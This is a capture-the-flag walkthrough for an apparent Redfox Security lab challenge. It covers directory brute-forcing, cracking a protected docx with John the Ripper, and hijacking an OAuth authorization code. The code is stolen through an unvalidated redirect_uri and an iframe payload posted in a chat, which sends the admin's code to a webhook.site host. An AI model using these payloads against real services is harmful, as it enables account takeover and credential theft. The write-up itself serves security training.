
Log Pose Hijack

Description: In the Grand Line, a Log Pose is the only way to navigate the unpredictable seas—but what if you could steal someone else's course? Just like a pirate sneaking onto an enemy ship, authorization isn't always earned—it can be taken.

Location: <http://cyberstorm.redfoxsec.com:1002>

Detailed Walkthrough:

1. Navigate to <http://cyberstorm.redfoxsec.com:1002>.



2. Perform directory bruteforcing on <http://cyberstorm.redfoxsec.com:1002/> using the dirb tool and observe the robots.txt file.

```
(root㉿kali)-[/home/kali]
# dirb http://cyberstorm.redfoxsec.com:1002/
[DIRB v2.22
By The Dark Raver]


START_TIME: Tue Apr 1 04:19:03 2025
URL_BASE: http://cyberstorm.redfoxsec.com:1002/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

[...]
GENERATED WORDS: 4614


[...]
Scanning URL: http://cyberstorm.redfoxsec.com:1002/
+ http://cyberstorm.redfoxsec.com:1002/callback (CODE:200|SIZE:5910)
+ http://cyberstorm.redfoxsec.com:1002/index.html (CODE:200|SIZE:5470)
- http://cyberstorm.redfoxsec.com:1002/robots.txt (CODE:200|SIZE:51)

[...]
END_TIME: Tue Apr 1 04:19:08 2025
DOWNLOADED: 4614 - FOUND: 3
```


3. Navigate to <http://cyberstorm.redfoxsec.com:1002/robots.txt> and observe that a file /LogPose_Confidential.docx is disallowed.



4. Access `/LogPose_Confidential.docx` and download the document file.



5. Observe that the LogPose_Confidential.docx file is password-protected.



6. Use the office2john tool to generate a hash of LogPose_Confidential.docx, save it in hash.txt, and use John the Ripper with the rockyou.txt wordlist to crack the hash, retrieving the password "tequieromucho".

```
(root㉿kali)-[~/home/kali/Downloads]
└─# ls
LogPose_Confidential.docx


[root@kali]-[~/home/kali/Downloads]
└─# office2john LogPose_Confidential.docx > hash.txt

[root@kali]-[~/home/kali/Downloads]
└─# ls
hash.txt  LogPose_Confidential.docx


[root@kali]-[~/home/kali/Downloads]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tequieromucho  (LogPose_Confidential.docx)
rs w.vv.vv.vv DONE (2025-04-01 04:33) 0.141og/s 198.5p/s 198.5c/s 198.5C/s moises.. tagged
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

[root@kali]-[~/home/kali/Downloads]
└─#
```


7. Open LogPose_Confidential.docx using the password "tequieromucho" and retrieve the user1 credentials.




8. Navigate to <http://cyberstorm.redfoxsec.com:1002>, click Login, and get redirected to <http://cyberstorm.redfoxsec.com:1001>. Enter user1 credentials and click Login.




9. Allow the Authorization Request.




10. Observe that you are logged in as user1 and click the "Get Hint" button.




11. Click the "Next Challenge" button and observe that you can chat with other pirates, including Admin.



12. Click the "Logout" button.



13. Click on Login, intercepting the request using Burp Suite.



14. Observe the OAuth flow and note that it uses the Authorization Code Grant for authentication.

A screenshot of the Burp Suite proxy tool. The "Request" tab shows a GET request to "/auth?client_id=client123&redirect_uri=http%3A%2F%2Fcyberstorm.redfoxsec.com%3A1002%2Fcallback&response_type=code&code_challenge=...". The "Response" tab shows a 302 Found response with the following headers and content:

```
HTTP/1.1 302 Found
X-Powered-By: Express
Vary: Origin, Accept
Access-Control-Allow-Credentials: true
Location: http://cyberstorm.redfoxsec.com:1002/callback?code=J4K2L9-MN8P1-07R5S3
Content-Type: text/html; charset=utf-8
Content-Length: 100
Date: Tue, 01 Apr 2020 09:41:06 GMT
Connection: keep-alive
Keep-Alive: timeout=5
<p> Found. Redirecting to http://cyberstorm.redfoxsec.com:1002/callback?code=J4K2L9-MN8P1-07R5S3</p>
```

The "Request" and "Response" tabs have red boxes around them, indicating they are the focus of the analysis.

15. Modify the redirect_uri in the intercepted request to a webhook URL, send the request, and observe that the Authorization Code is sent to the webhook site, indicating an Open Redirection vulnerability.

```

Request
Pretty Raw Hex
Send ⌂ Cancel ⌂ < > ⌂ Follow redirection ⌂


Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 X-Powered-By: Express
3 Vary: Origin, Accept
4 Access-Control-Allow-Credentials: true
5 Location: https://webhook.site/b3a00d75-e3f3-4264-a294-6bdcd92011c8/callback?code=J4K2L9-M9B8P1-Q7R5S3
6 Content-Type: text/html; charset=utf-8
7 Content-Length: 12
8 Date: Tue, 01 Apr 2025 09:45:27 GMT
9 Connection: keep-alive
10 Keep-Alive: timeout=5
11
12 <p>Found. Redirecting to<br>
13 https://webhook.site/b3a00d75-e3f3-4264-a294-6bdcd92011c8/callback?code=J4K2L9-M9B8P1-Q7R5S3</p>

```


16. Log in as user1, navigate to <http://cyberstorm.redfoxsec.com:1003/chat.html>, insert the following iframe-based payload in the chat:

```
<iframe
src="http://cyberstorm.redfoxsec.com:1001/auth?client_id=client123&redirect_uri=https://webhook.site/b3a00d75-e3f3-4264-a294-6bdcd92011c8%2Fcallback&response_type=code"></iframe>
```

and click Submit Message.




17. Observe that the message is processed, indicating that Admin accessed the malicious link.



